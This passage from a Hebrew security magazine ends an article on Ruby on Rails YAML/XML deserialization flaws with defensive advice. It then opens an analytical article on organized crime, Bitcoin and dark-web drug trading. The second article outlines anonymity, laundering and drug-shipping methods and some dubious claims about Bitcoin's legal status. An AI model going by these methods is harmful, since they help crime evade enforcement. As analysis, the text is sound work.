- בסך הכל, מבחינה תאורטית, מה שצריך לעשות זה להגביל את תהליך הסריאליזציה בזמן קריאת תכני XML ולמנוע תמיכה בהמרה אוטומטית למבני נתונים כגון YAML ו-SYMBOL. מימוש שיטה זו בא לידי ביטוי [בעדכונים ובטלאים](#) שיצאו מיד עם צאת הפרצה. כמו כן, אם באתר עליו אתם עובדים אין צורך בעיבוד נתוני XML כלל, ואתם אינכם זקוקים לפיצ'ר, יש אפשרות לבטל אותו לגמרי.
- בנוסף, ניתן להוסיף ולשנות את דרך הקריאה של טקסט בתצורת YAML, ז"א - לא לאפשר הרצה של קוד Ruby בזמן קריאת תוכן הקובץ. בכדי לפעול ע"פ הדפ"א הזו, יש להתקין את ה-gem (פלאגין

תקלה בפסי הרכבת: על כשלי האבטחה האחרונים ב-Ruby on Rails

www.DigitalWhisper.co.il



ברובי) הנקרא: [safe_yaml](#). ה-gem מהווה אלטרנטיבה ל-YAML.load ומנטרל קוד חיצוני וחיג שמוסווה בתוכן.

- וכמובן, הכי חשוב והכי כדאי, זה פשוט לעדכן את גרסת הריילס בה אתם משתמשים. הפריימוורק מתפתח ומתעדכן בקצב מהיר במיוחד וחשוב להשאר מעודכנים. אז גם אם זה אומר שצריך לבדוק תאימות ולעגור מחדש כמה דברים, זה בהחלט שווה את זה.

לסיכום

קהילת Ruby on Rails ומפתחיה חטפו זעזוע רציני בחודשים האחרונים. גילוי התקופה האחרונה לא היו "רעד קל בכנף" בכלל, ולא רק שהזעזוע היה חזק, הוא גם הגיע בצורות. עם כשלי אבטחה קריטיים שמתגלים אחת לשבועיים ואקספלוויטים מתוחכמים המנצלים את הפירצות מכיוונים שונים ומגוונים, קשה מאוד להשאר אדישים.

יחד עם הנאמר לעיל, אפשר לומר - שאת שורש הבעיה, המקור הבסיסי לכשלי האבטחה הרבים שפורסמו, מצאנו. ז"א, עניין ניתוח קבצי ה-YAML עלה לתודעת הציבור, וכעת בודדים הם מפתחי הריילס ש-"Parsing XML/YAML" לא ידליק להם נורה או שתיים (אני מקווה).

עם זאת, ולמרות הפרסום הנרחב שכשלי האבטחה האחרונים זכו לו, חשוב שנשאר עם היד על הדופק. פירצות חמורות מסוג זה, אמנם די נדירות במערכות גדולות אשר מתחזקות באופן שוטף - אך הן בהחלט קיימות. סדרת כשלי האבטחה שפורסמה היא ממש לא הראשונה וכמובן שלא האחרונה.

בזמן פיתוח מערכת כזו או אחרת, חייבים להתכונן ל"יום הדין". הגזמתי קצת? לא. פריצה ותקיפה אמנם יכולה לבוא לידי ביטוי בהדפסה חובבנית של מחרוזות בצד השרת אך היא במקרה אחר היא עלולה גם לסכן את כל העסק. לכן, חשוב מאוד שתהיה לכם תוכנית למצבי חירום. בין אם זה טריגר להשבתה מיידית של המערכת (כן, זו תוכנית), צוות חירום שערך זמין בכל מצב, או אפילו אתם - שזה אומר מוכנות ונכונות מלאה לטפל בדברים מהסוג הזה, גם אם זה אומר עצירה מוחלטת של משימות השגרה ועבודה עד אשמורת לילה אחרונה.

כמו כן, חשוב שתהיו עירניים (במיוחד בתקופה כזו). אנא, קראו באתרי הקהילה והחדשות וחפשו אחר עדכונים חדשים. בדיקה והאזנה שוטפת יכולה לעזור ולהכין אתכם במידה ויתגלו כשלי אבטחה נוספים. ערנות וגילוי מוקדם (ממש כמו..) תמנע תקלות קריטיות פוטנציאליות במערכות שלכם.



על המחבר

יוחאי (hrr) אטון, מתכנת ומפתח בעיקר בסביבת web. חובב אבטחת מידע בדגש על אבטחת אפליקציות. עובד בסטארטאפ ירושלמי חביב. בעל האתר:

<http://hrr.io>

לקריאה נוספת

- <https://groups.google.com/forum/?fromgroups=#!topic/rubyonrails-security/61bkgvnSGTQ>
- <https://community.rapid7.com/community/metasploit/blog/2013/01/09/serialization-mischief-in-ruby-land-cve-2013-0156?x=1>
- <http://tenderlovmaking.com/2013/02/06/yaml-f7u12.html>
- <http://rubyonrails.org>
- <http://www.ruby-lang.org/en/>
- <http://ronin-ruby.github.com>

הקשר בין סמים, ביטקוין ופשע מאורגן

מאת עו"ד לילך צאירי-כהנוב ושרון ברק

הקדמה

במאמרינו זה נבקש לבחון את תופעת הפשע המאורגן בראי עידן האינטרנט והכלים הטכנולוגיים המתקדמים שהוא מציע. בפרט נתמקד בביטקוין, המטבע הוירטואלי המסקרן והמצליח, והקשר שלו לרשת האפלה ולסחר האינטרנטי בסמים. כמו כן נדון במתודולוגיות ובפתרונות האפשריים, למה שמסתמן כאחד האיזמים הגדולים הניצבים כיום מול רשויות האכיפה. האם הקידמה אכן עומדת עלינו לכלותינו?

סקירה של הפשע המאורגן באינטרנט

פשע מאורגן מוגדר כארגון מסודר והיררכי, מאוגד או בלתי מאוגן, הפועל בתבנית מאורגנת, שיטתית ומתמשכת, אשר נועד לעסוק בפעילות עבריינית, ובדרך כלל למטרות רווח כספית. ישנם ארגוני פשע הפועלים למען מטרות פוליטיות, אך לא נתמקד בהם במסגרת מאמר זה. השווקים בהם פועל הפשע המאורגן מאופיין על ידי כלכלה ענייה ומחסור באלטרנטיבה עבור הצרכנים (לרוב מטעמים חוקיים), כאשר המדינה מונעת מוצרים/שירותים מהצרכנים. הפעולות הבלתי חוקיות בהם עוסקים ארגוני פשע נעות החל מסחר בסמים, הלבנת כספים, דרך זנות, סחיטה, הימורים בלתי חוקיים, סחר בנשים, סחר במידע פנים, וכלה בחדירה לעסקים כשרים בצורה חוקית או בהשתלטות. "ארגוני פשע מאורגן מבינים שניתן לעשות כסף, ולא אכפת להם מהו המוצר" (Ernie Allen נשיאת המרכז לילדים מנוצלים ונעדרים) - **הרווח הכספי, ולא האלימות, הוא המנוע מאחורי ארגוני הפשע**, הקיימים עוד משחר הדורות. אימפריות קמו ונפלו, ואילו הפשע המאורגן הוכיח עמידות בפני כוחות הזמן וניסיונות הממשלות השונות להשמידו.

ארגוני הפשע מהווים תעשייה המגלגלת מיליארדי דולר, הם מצויים בתחרות גבוהה, ונתונים לסיכונים גדולים ולחץ רגולטורי מסיבי. כפועל יוצא מכך, נדרש כיום כל ארגון פשע לרמה גבוהה של תחכום בניהול העסקים, ידע, IT, לוגיסטיקה, מימון, הסתגלות והשכלה^[2] (מ-IP Pau Fuk, 1999 - חברים בארגונים בהונג-קונג קיבלו מימון להשכלה מארגוני פשע, ובתום הלימודים הצטרפו לארגונים אלה).

המגמות הגלובאליות השונות משפיעות גם על ארגוני הפשע^[4]:

- **שינויים כלכליים** - הכלכלה הופכת פחות ופחות מוחשית - הכסף הופך לא מוחשי, נכסים לא מוחשיים, מקומות עבודה ברשת.
- **גלובליזציה** - עסקים מתבצעים ברחבי העולם באופן חוצה מדינות וגבולות, ניתן לראות יותר שיתופי פעולה, עם שחקנים ממדינות שונות.
- **תקשורת** - מידע רב עובר בנתיבים וברשתות שלא ניתן לשלוט ולא ניתן לבטוח בהן, וכן ניתן להגיע באופן ישיר לקהל רחב בהרבה מהיום.

הקשר בין סמים, ביטקוין ופשע מאורגן

www.DigitalWhisper.co.il

ראשי הפשע המאורגן היו מהראשונים להבין כיצד ניתן לנצל את הקדמה הטכנולוגית בתחום התקשורת בשנות ה-20 וה-30 של המאה ה-20, במטרה להתרחב ולהעצים את השליטה שלהם על פעולותיהם ביומיום. גם היום, כמו בשנות ה-30 העליזות, בהם פרח הפשע המאורגן בארה"ב, לומדים ארגוני הפשע כיצד לשלוט בטכנולוגיות החדשות, ומשלבים סייבר בפעילות המסחרית הענפה שלהם. למעשה, הפשע המאורגן הוא שחקן מפתח במרחב הקיברנטי, כזה שבשורה התחתונה, ממש מעצב את האינטרנט, ואת הרגולציה המנסה לעצור אותו.

כמה רחב האיום? - פשע מאורגן מתבסס על נאמנות חזקה למשפחה ולחברים, ולעיתים גם על דת או אידיאולוגיה. דווקא מיקום גיאוגרפי ושליטה טריטוריאלית, הבסיס למדינות ולאומות, משחק תפקיד קטן בפשע המאורגן, ששחקניו הסתגלו באורח מדהים למרחב הקיברנטי^[3]. הפשע המאורגן נמצא היום בכל מדינה, ויודע לנצל את הטכנולוגיה, לבסס קשרים, בריתות וקשרי עסקים על מנת להרחיב את מפעלם ברחבי תבל. ארגונים אלה מכונים **TCO - Transnational Criminal Organizations**^[1]. החיתוך בין קבוצות אלה למפלגות פוליטיות, חברות פרטיות, ויחידים הינו מורכב והגבולות מטושטשים.

כדי להתנהל כארגון פשע באינטרנט, נדרש שילוב בין יכולות ניהול, יכולות ניהול פיננסי ויכולות לוגיסטיות, אך בניגוד לעולם ה"רגיל", נדרשות בנוסף גם יכולות טכניות, ובניגוד למדינות ולעסקים מסויימים, מתחוויר כיום כי ארגוני הפשע סתגלניים בהרבה, והתקדמו עם הטכנולוגיה, תוך שהם מוצאים דרכים חדשות מגוונות לשפר את יכולות ניהול העסקים הבלתי חוקיים שלהם: הארגונים שומרים על ביזור, על מנת שלא להוות מטרה אחת עבור הרשויות והמתחרים שלהם; הם משגשים בסביבה בה הרגולציה עמומה; ודווקא היחסים עם ארגוני פשיעה ממדינות אחרות הולכים ומתהדקים. גם הליכי הגיוס לארגון השתכללו - ארגוני הפשע אינם מסתפקים עוד במגויסים "גברתיים" שלא סיימו תיכון - הגיוסים מתבצעים בקרב בעלי תארים, חנונים והאקרים (Black Hats, מעין שכירי חרב של המרחב הקיברנטי), מגויסים טריים נשלחים ללמוד את הטכנולוגיות, ובל נשכח את בתי הסוהר עצמם, שחלק מתוכניות השיקום מציעים לאסירים לימודי מחשב, כלומר אותם חברי ארגון פשע (מובן שהדבר נאמר בהכללה) שבים לרחובות משכילים יותר ומתוחכמים יותר. כך אימצו ארגוני הפשיעה את האינטרנט לניהול תעשיית הפורנוגרפיה באינטרנט, עסקי ההימורים, לביצוע הונאות פיננסיות, וכן את שוק הסמים - המאפיה פשוט השתלטה על הסחר בסמים בארה"ב, שוק הנאמד בשווי של כ-100 מיליארד דולר.

אין ספק שהאינטרנט מהווה כלי שרת ביד הארגונים, אשר הבינו את הפוטנציאל העצום הטמון בו כבר לפני כשני עשורים, חינכו את עצמם ואימצו את העולם האינטרנטי בזרועות פתוחות. האינטרנט מספק יותר חשאיות, פרטיות, עולם בו ניתן להכחיש ולהתכחש, והתחקות אחר אדם לעיתים בלתי אפשרית בהשוואה לסביבה הרגילה. בסביבה האינטרנטית ניתן לאתר מידע, לאמץ זהויות שונות, לקשור יחסים ולנהל עסקים המתנהלים כולם ברשת, המטבע וירטואלי, ניתן להעביר מסרים מוצפנים, ניתן אף להצפין את עצם קיום התקשורת ועוד. בעקבות המעבר לעולם האינטרנטי, מצאו עצמם הארגונים בסביבה שופעת יכולות, ללא חוקים ברורים (החוק לעולם רודף מציאות), ואכיפה המנסה להחיל חוקים מהעולם

הקשר בין סמים, ביטקוין ופשע מאורגן

www.DigitalWhisper.co.il

ה"רגיל" על העולם האינטרנטי. גם ל- TOCs ברור, שעם התקדמות הטכנולוגיה יהיה להם קשה יותר לפעול, אך כיום הכלים העומדים לרשותם מהווים לא פחות מ"גן עדן", והם הצליחו למנף את טכנולוגיות המידע והתקשורת, כך שכיום קשה יותר להתחקות אחריהם, לאתר אותם ולהענישם, כפי שיפורט בהמשך. למעשה, החל מאמצע 2007 ונכון להיום, האיום הגדול ביותר לארגוני הפשע אינן רשויות האכיפה, כי אם הארגונים עצמם. התחרות על נתח שוק הינה גבוהה והגדרת הטריטוריה מאוד מטושטשת. על פי מחקרים, התחרות בין קבוצות הפשיעה מורידות את המחירים של היצע הסחורה הגנובה, כך למשל, עלות מספרי אשראי גנובים ירדה מ-7\$ ב-2009 לכ-1\$ (ירידה של כ-80%). לעיתים הפושעים אף יוצאים בהתקפות האחד כנגד השני, ואף היו מקרים בהם התפרסמו תמונות המתחרים באינטרנט. נתון מעניין נוסף העולה מהמחקרים, מצביע על כך שמספר המחשבים הנמצאים בשימוש מרחוק לביצוע פשעים (Bots) עולה, ובוד בוד מספר השרתים יורד - נתון המצביע על מרכז השליטה בביצוע פשע כגון - Spam, Phishing, והתקפות DDoS, אשר נועדו לסחוט עסקים התלויים באינטרנט^[1].

ביטקוין (Bitcoins)

הכסף הומצא פעמים רבות באופן עצמאי, במקומות שונים ובזמנים שונים. המצאת הכסף לא הייתה מהפכה טכנולוגית או חומרית, אלא מהפכה מחשבתית. כסף הוא כל דבר שבני אדם מסכימים להשתמש בו כדי לייצג באופן שיטתי את ערכם של דברים אחרים לצורך ביצוע עסקאות ותשלומים. על אף שכיום כסף מזוהה עם מטבע, הרי הוא קיים הרבה לפני המצאת המטבע. בעבר, תרבויות שונות השתמשו בקונכיות, בקר, עורות, תבואה, מחרוזות ועוד ככסף. גם בימינו, בבתי כלא ובמחנות שבויים, סיגריות משמשות פעמים רבות כמטבע עובר לסוחר. בעצם, כיום מרבית הכסף בעולם קיים כמידע אלקטרוני במחשבים, ומרבית העסקאות מתבצעות באמצעות העברת מידע אלקטרוני מקובץ אחד לשני, ולא על ידי העברת מטבעות ושטרות. **כסף מתאפשר רק בזכות אמון הדדי** - מי שנותן משהו בעל ערך תמורת כסף, חייב להאמין שכאשר הוא ירצה בעתיד לקנות משהו אחר בעל ערך תמורת הכסף הזה, המוכר העתידי יסכים לכך. עצם העובדה שמישהו אחר מאמין במטילי זהב, בדולר או בכסף וירטואלי דוגמת ביטקוין, גורמת לחיזוק האמונה של האחרים במטילי זהב, בדולר או בביטקוין^[6] ^[7].

כאשר נוצר הכסף בתחילה, הוא התבסס בעיקר על מתכת הזהב, שהיא נדירה, נדרש להשקיע מאמץ כדי להשיגה, וכמותה בעולם מוגבלת. בסופו של דבר השתחררה המערכת המוניטרית מהתלות בזהב, וכך למעשה נוצר מצב בו ניתן לייצר כמות אינסופית של ניירות ומידע אלקטרוני, ללא צורך ב"כיסוי" של זהב. למעשה ניתן למוטט כלכלות על ידי יצירת כספים חדשים ("Copy Paste"). בשנת 2006 סך כל המטבעות והשטרות נאמר בפחות מעשירית מסך כל הכסף בעולם. זוהי אחת הביקורות הקשות כנגד הכלכלה המודרנית, ואחד הפתרונות שמציע הביטקוין^[8].

מעניין שעם זאת, במשבר הכלכלי האחרון ב-2008, כאשר התערער אמונם של בני האדם בדולר, זינק מחיר הזהב כמעט פי שניים, באופן אשר שיקף את אמונם המתחזק של הפרטים בזהב.

ביטקוין (Bitcoin) הוא מטבע דיגיטלי קריפטוגרפי פתוח ומבוזר^[9]:

- מטבע - הוא מייצג ערך וניתן להעברה
- דיגיטלי - הוא נשמר בביטים, מנוהל ע"י מחשבים ונסחר על גבי הרשת
- קריפטוגרפי - מבוסס אלגוריתמים של הצפנה
- פתוח - קוד המקור פתוח והכל מתנהל בשקיפות מלאה
- מבוזר - כיוון שאין בו מרכז אחד, הוא לא כפוף לשום גוף, ממשלה או מוסד

הביטקוין פותח בשנת 2009 על ידי מי שכינה עצמו סאטושי נקאמוטו (איש מעולם לא פגש אותו), וכיום היא מתוחזקת על ידי קהילת מפתחים. התוכנה מאפשרת לכל אדם להוריד תוכנה פשוטה ו"לכרות" באמצעותה מטבעות, היא מאפשרת העברת תשלומי כסף אלקטרוני מצד אחד לשני בתוך רשת המשתמשים, מבלי להיעזר בתיווכו של צד שלישי (Peer-to-Peer). המערכת אינה כפופה לפיקוח של סמכות כלשהי, היא כוללת מערכת אמינה של תיעוד עסקאות, תוך שמירה על אנונימיות מלאה של הצדדים לעסקה.

ב-2011 התבצעו תקיפות של האקרים על מספר בורסות המרת הכספים של המטבע, וכן קרן ה-EFF (Electronic Frontier Foundation) הכריזה, כי בשל בעיות חוקיות לא תקבל עוד תרומות בביטקוין^[10]. בעקבות המאורעות שער המטבע צנח מכ-\$31 בשיאו, לכ-\$17, ומשם לכדי לכמה סנטים בודדים. המטבע התאושש ונסחר כיום בכ-\$20. ב-09.12.12 קיבל הביטקוין מעמד של ספק אמצעי תשלום ובעל קידומת בנקאית בינלאומית^[11]. המהלך מציב אותו במעמד שווה ל-PayPal. בעלי חשבון ביטקוין יוגדרו כבעלי חשבון בנק לכל דבר ועניין. זהו צעד נוסף בדרכו של הביטקוין להפוך לאמצעי תשלום מקובל ברחבי העולם. כעת יוכל ביטקוין להנפיק כרטיסי חיוב, לבצע העברות בנקאיות לבנקים אחרים ולהפקיד כסף בחשבונות של לקוחות. מערכת הבנקאות העולמית תוכל להתייחס לבעלי חשבון ביטקוין כמו אל כל חשבון בנקאי אחר.

איך זה עובד?

ארכיטקטורת PKI - מספר חשבון ביטקוין הוא צירוף של מספרים ואותיות, אליו מוצמדת סיסמה - **מספר החשבון** הוא **מפתח ציבורי** (כל אחד יכול להעביר אלי כסף), ואילו ה**סיסמה** הינה **המפתח הפרטי** (רק מי שהמפתח ברשותו יכול להעביר כסף לחשבונות אחרים). יצירת חשבון לא כרוכה בהרשמה או הזדהות, ומספר החשבונות אינו מוגבל. כל היסטוריית ההעברות בין החשבונות, מהיום בו נולד ביטקוין, נשמרת על אלפי המחשבים השותפים ברשת והיא מידע ציבורי פתוח. אבל הקשר בין החשבונות לבין זהות בעליהם תלוי רק בבעלי החשבונות, בדומה לכתובת דוא"ל. עובדה זו מעניקה לביטקוין מאפיין חשוב - **לראשונה**

בהיסטוריה ניתן לשלם ולקבל תשלום ברשת באנונימיות מוחלטת. ניתן לקרוא לו המזומן של הרשת - כמו מזומן, אפשר להחזיק אותו בעצמנו, לשלם איתו ללא מתווכים וללא עמלות ואם רוצים, באנונימיות. כמזומן של הרשת הוא כמובן נהנה גם מיתרונות העולם הדיגיטלי - קל להעברה, לא תופס הרבה מקום, ניתן לחלק אותו לחלקים זעירים, אפשר לגבות אותו, להצפין אותו וכו'. רבים משווים את הביטקוין למקור הכסף המודרני, לזהב, שכן מספר המטבעות מוגבל, יש להשקיע משאבים כדי לזכות אותו, והוא אינו שואב את ערכו מכלכלת מדינה או מוסד כאלו או אחרים.

יתרונות מרכזיים:

אנונימיות ושמירה על הפרטיות - בכל הנוגע לביצוע תשלומים ברשת כיום, האופציה לפרטיות למעשה לא קיימת - לא ניתן לבצע תשלום מבלי להזדהות בשלב כלשהו בתהליך. הטענה המרכזית היא, שאתרים שאין להם שום צורך, דורשים קבלת פרטים מזהים כגון תעודת זהות ושם מלא כדי לבצע עסקה, כשעל פניו אין כל צורך בכך. בנוסף, לעיתים דווקא זה שמקבל את התשלום מבקש להישאר אנונימי - דוגמה מפורסמת הוא שוק הסמים ואתר דרך המשי (Silk Road) (כפי שיפורט בהמשך), שהלגיטימיות שלו מוטלת בספק, אך ישנם גם אתרים דוגמת ויקיליקס, המקבלים תרומות בביטקוין, ונחשבים לגיטימיים. אינו סובל מאינפלציה - מספר מטבעות הביטקוין בעולם מוגבל ל-21 מיליון, וכן בניגוד למטבעות וירטואלים אחרים או מטבעות בעולם "האמיתי", הביטקוין אינו סובל מאינפלציה. כאשר יכרו כל 21 מיליון המטבעות, לא ניתן יהיה "להדפיס" כסף נוסף, ולגרום להורדתו של ערך המטבע ממניעים שאינם כלכליים (ניתן יהיה להשתמש בחלקים קטנים יותר ויותר של המטבע).

ניתן לבצע תשלומים זעירים (Micro Payments) - בכל אמצעי תשלום אחר, למעט מזומן, ניתקל בחומת עמלות ובחסמי כניסה. ביטקוין פותר את העניין בשני מובנים - היכולת לשלוח סכומים כסף קטנים ביותר (ברמת הסנט הבודד) והיכולת לשלוח אותו לכל אחד, ללא צורך במערכת סליקה נפרדת, הגובה עמלות.

שקיפות - ביטקוין, המזוהה יותר מכל עם אנונימיות, הוא למעשה המטבע השקוף בעולם ולא רק מהבחינה של כמה כסף חדש יודפס ומי יקבל אותו - כל אחד יכול לבדוק כמה מטבעות נמצאים בכל רגע בכל חשבון ולראות איך הם עוברים בין החשבונות, אך כאמור אין דרך לקשר בין העסקאות לבין המשתמשים. הדבר תורם לביסוס האמון של המשתמשים במערכת.

ניהול כספים - כל מתכנת או יזם, יכול לפתח אפליקציה שמנהלת ועבירה כספים, זכות שהייתה שמורה עד כה רק לבנקים ולחברות ענק.

מטבע בטוח (קשה מאוד לזיוף) - קשה מאוד להאמין שזיוף הרשומות הציבוריות של ביטקוין יצליח, שכן המזיוף יזדקק למשאבי מחשב בכמות אדירה, העולה על משאבי כל המחשבים העומדים לרשות כלל רשת הביטקוין.

חסרונות: זקוק לחשמל; חשש מתמיד מפריצת האקרים; וירוסים; ניצול לרעה על ידי כריה בקצב מוגבר; **ביקורת:** כנגד המערכת נטען שהיא משמשת להלבנת הון, כי מדובר בסוג של הונאת פירמידה מתוככמת או הונאת פונזי, לחילופין, כי מדובר בבועה מוניטרית.

יצירת רווח נקי (וכיצד הביטקוין מאפשר זאת)^[9]

בתקופה שקדמה לאינטרנט, הדעה המסורתית של הקרימינולוגים הייתה שהתממשותה של חברה ללא כסף מנייר תסמן את דעיכתו של הפשע באמריקה, ואולי בעולם כולו. ההיגיון היה שללא כסף והעברות כספים מבוססות כסף מנייר, לא יהיה מה לגנוב, ובכך האינטרנט יוריד את הפשע המאורגן על הברכיים. עם זאת, בזכות סתגלנותה המופלאה, המאפיה מהר מאוד מצאה דרך לנצל את ההזדמנויות שזימנה לה הרשת. המרחב הקיברנטי, לא רק שלא הרע את מצבם של הארגונים, אלא הוא הפך כלי שרת בידם, והרע את מצב רשויות אכיפת החוק שניסו להילחם בארגונים.

באמצעות הטכניקות שיפורטו בהמשך, מצליחים ארגוני הפשע להגיע לקהל נרחב, תוך שמירה על האנונימיות שלהם ושל הצרכנים, הארגונים מצליחים לתקשר באופן חשאי בינם לבין עצמם, וכך גם החברים בארגון. העסקאות מושלמות באמצעות תשלום בביטקוין, אשר עובר תהליך של הלבנת הון, וכך יוצרים הארגונים רווחים עצומים, חוקיים לכאורה, מבלי שתהיה לרשויות היכולת (על פניו) לעצור אותם או לתופסם.

מהי הלבנת הון? - הלבנת הון היא ההליך במסגרתו כספים שהושגו בדרך לא חוקית מקבלים כסות של כספים חוקיים או לגיטימיים, לחילופין, מטשטשים העקבות הלא חוקיים של אותם כספים. בעבר נטען לא אחת, כי טכנולוגיות חדשות, לרבות אלו של תעשיית הבנקאות עצמה, יובילו למהפכה של ממש בתחום הלבנת הכספים, ויקלו מאוד על תיעול הכספים הלא חוקיים לתוך המסחר הבינלאומי, להעבירו דרך עסקים לגיטימיים באופן המסתיר את מקורותיו, ומשם למשך אותו. לביטקוין כמטבע וירטואלי קיימים מספר מאפיינים, ההופכים אותו מתוחכם ואטרקטיבי במיוחד, אם לא אידיאלי, בעיני מלביני כספים.

ראשית, בדומה למטבעות דיגיטאליים (כגון סוחרי מתכות יקרות) וכסף אלקטרוני (כרטיסים נטענים מראש), הביטקוין מאפשר העברת כספים חוצת גבולות גיאוגרפיים מבלי להזדקק למוסדות הפיננסיים המסורתיים, ולמעשה ללא כל מתווך כלל. בניסיון למגר הלבנת כספים, הרשויות שמו דגש על חובת הדיווח של אותם מתווכים, אשר אינם רלוונטיים במקרה של ביטקוין. גם על מערכת סחר אלקטרוני כגון PayPal חלה חובת דיווח במקרה של סחר מעל סכום מסויים. הוצאת המתווכים מחוץ לתמונה מחזירה את הרשויות 25 שנים אחורנית.

שנית, מאחר ואין כל צורך בקשר פנים מול פנים, או מגבלה של גבולות הגיאוגרפיים, ניתן לעקוף ביתר קלות את התשתית הפיננסית הקיימת, שכן המערכת ממש "מזמינה" גניבת זהויות. שלישית, העברת התשלום נעשית באופן אנונימי לחלוטין, כלומר מתאפשרת פתיחת חשבונות תחת שמות בדויים, זהויות מזויפות, ופתיחת חשבונות מרובים. בנוסף, במקרה של ביטקוין, כל העברה אמנם מתועדת במערכת, אך הנתונים שנשמרים הם רק הסכום המועבר והכתובות הציבוריות (יש לזכור שהמערכת של ביטקוין מאפשרת גם לפתוח כתובת עבור עסקה מסויימת בלבד (למעשה, זוהי המלצת המפתחים). לבסוף, המהירות והקלות של ההעברות מהווה יתרון אדיר עבור המעורבים. בפרט לאורך העובדה שאין עלויות עסקה, כלומר ניתן כל סכום לפצל למספר סכומים קטנים, ולהעביר בקלות למספר מדינות אחרות ולמספר חשבונות נפרדים. על פניו, מדובר בכלי פיננסי אידיאלי להלבנת הון, אך הדבר אינו מובטח, כפי שיפורט בהמשך. אפשרות נוספת שעולה, היא כי ארגוני הפשע רואים במטבעות הוירטואלים מכשירים פיננסיים בעל פוטנציאל להשתלטות, מתוך מטרה בעתיד לשלוט דרכם על מהלכים מאקרו-כלכליים ואף להטות כוחות פוליטיים. בחרנו שלא להרחיב על האפשרות במסגרת עבודה זו.

תקשורת: מול הצרכנים, בתוך ובין ארגוני הפשע השונים

פרוטוקול TOR - (The Onion Route) - דפוס הפעולה של הפרוטוקול הוא כזה שהתקשורת בין שתי "נקודות" - מחשב המשתמש והאתר אליו הוא גולש, או שולח ההודעה ומקבל ההודעה - אינה מועברת בצורה ישירה אלא דרך שרתי ביניים. כל שרת מקבל הודעה מוצפנת מהשרת לפניו, מפענח את המידע המוסר לו מיהו השרת הבא בתור, בדרך זו כל נתב מוריד שכבת הצפנה אחת בעזרת המפתח הסימטרי שברשותו, מצפין את ההודעה באמצעות המפתח הציבורי של השרת הבא שהוגדר מראש, מעביר הלאה וחוזר חלילה. הנתב האחרון שמפשיט את ההודעה לחלוטין ומעביר את התוכן הלא מוצפן לידי הנמען. אמנם הטכנולוגיה פותחה למטרה חיובית של שמירה על חיהם של סוכנים ומשתפי פעולה, הרי רשת TOR הפכה ל"הרשת האפלה" הדומיננטית בדיוק בשל הקלות הבלתי נסבלת שניתן לעשות בה שימוש לפעולות לא חוקיות, תוך שמירה על אנונימיות כמעט מוחלטת. הדפדפן מאוד ידידותי למשתמש, ואין כמעט צורך בידע טכנולוגי כדי להפעילו.

הודעות מוצפנות בהצפנה א-סימטרית (במפתח ציבורי + מפתח פרטי) - PKI - מעבר לשמירה על זהות המעורבים, קיימת האפשרות **להצפין גם את תוכן ההודעה** ולהבטיח את **חשאיות המידע**. כלומר, גם אם מישהו יצליח ליירט את המידע בדרך, יהיה כמעט בלתי אפשרי לגלות את תוכנה.

שימוש בסטגנוגרפיה (הטמעה) - בניגוד לקריפטוגרפיה (הצפנה), בה עצם העברת המידע גלויה, אך תוכן המידע חסוי, הרי בדרך של הטמעה רק השולח והמקבל יודעים היכן מוטמע המידע, וכיצד ניתן "למשוך" אותו מתוך הקובץ המדובר, והתעבורה הופכת בלתי ניתנת לניטור. שילוב של טכנולוגיית

הטמעה בדרך הפעולה, מוסיפה נדבך נוסף לדרגת הקושי של מי שמנסה מבחוץ להתחקות אחר תעבורת המידע.

כלים נוספים המאפשרים שמירה על האנונימיות - מעבר ל-Spoofing, ישנם שירותים ברשת כגון Anonimizer, המציעים באופן גלוי שירותים המאפשרים לשמור על אנונימיות. כל שנדרש הוא לגלוש לאתר ומשם לגלוש באופן חופשי בכל אתר אחר, מבלי שניתן יהיה להתחקות אחר המשתמש (על אף שאין לדעת האם אכן המפעילים של האתר לא שומרים רשומות של פרטי הגולשים).

שימוש ב-Disposable Emails - שרתי קש היושבים פיסית במדינות מרוחקות, בעלות רמת אכיפה נמוכה. כתובות הדוא"ל מוחקות את התוכן שלהן אחת ל-15 דקות. באופן זה מתאפשרת תעבורת מידע, הניתן לקריאה במשך פרק זמן מוגדר, ולא משאירה אחריה עקבות. דוגמאות: Mailinator, GuerillaMail.com, וכו' - מציעים שירותי דוא"ל זמני וחד פעמי. דרך נוספת לשמור על זהות המעורבים.

העסקת Black Hats - בחלק מן המקרים לא נדרשים הארגונים כלל לידע טכנולוגי כלשהו. כל שעליהם לעשות הוא לפנות לשכירי החרב האינטרנטיים, אשר הופכים מקצועיים וזולים יותר, במקום האקרים "יודעי כל".

שימוש בפונקציית גיבוב (Hush) - מתוך מטרה לשמור על שלמות המידע (Integrity), ולוודא שגורם זר בכלל, או משטרתי בפרט, לא ערך בו שינוי. הפונקציה ממירה קלט חופשי באורך משתנה לשרשרת מידע באורך קבוע, בדרך כלל קצר בהרבה. פונקציית גיבוב טובה היא כזאת שבהסתברות גבוהה, תפיק פלט שונה עבור קלט שונה. הפונקציה מאפשרת יצירת חתימה לקובץ ומעקב אחר שינויים שחלו בו.

העברת כספים באמצעות Bitcoins - עצם הפעולה מתועדת במערכת, אך מאחוריה עומדים מספרים, ואין דרך לקשור אותם לבני אדם או ארגונים בעולם האמיתי. בנוגע לרוכשי הסמים, בעבר עמדו לרשותם טכנולוגיות כמו כרטיסי אשראי נטענים, אך גם בהליך זה היה עליהם להזדהות בעת רכישת הכרטיס. ביטקוין מאפשר דרך מתוחכמת יותר ואנונימית הרבה יותר. בנוסף, להבדיל מפדופיליה ברשת, שם הבעייתיות אף גדולה יותר שכן המוצר הוא לרוב קובץ דיגיטאלי והעברתו די פשוטה, במקרה של סמים יש להעביר לנמען את עדיין צריך להגיע המוצר הפיסי. הסוחרים מתגברים על קושי זה באמצעות מערכת הדואר וחברות שליחויות בינלאומיות, אשר אינן בודקות את תוכן החבילות המועברות, וכן חברות המתמחות בהשכרת תאי דואר לצרכים מסוג זה.

אתר www.knabi.com מפרסם שבימים אלו עובד צוות ישראלי על פיתוח מערך ההפצה ברחבי הארץ, באופן שיאפשר לצרכני הקנאביס בישראל ליהנות מרכישה נוחה בטוחה ואנונימית של קנאביס וחשיש עד הבית דרך המחשב. האתר samim.onion טרם התחיל לפעול, אך הוא מתיימר לעשות בדיוק את זה. בינתיים, הסוחרים והצרכנים יכולים להתקשר באמצעות פרוטוקול TOR ב"דרך המשי", האתר שנחשב למקבילה השחורה של eBay, ומאפשר לסחור בכל מוצר אפשרי, החל מסמים, דרך פדופיליה וכלה

הקשר בין סמים, ביטקוין ופשע מאורגן

www.DigitalWhisper.co.il

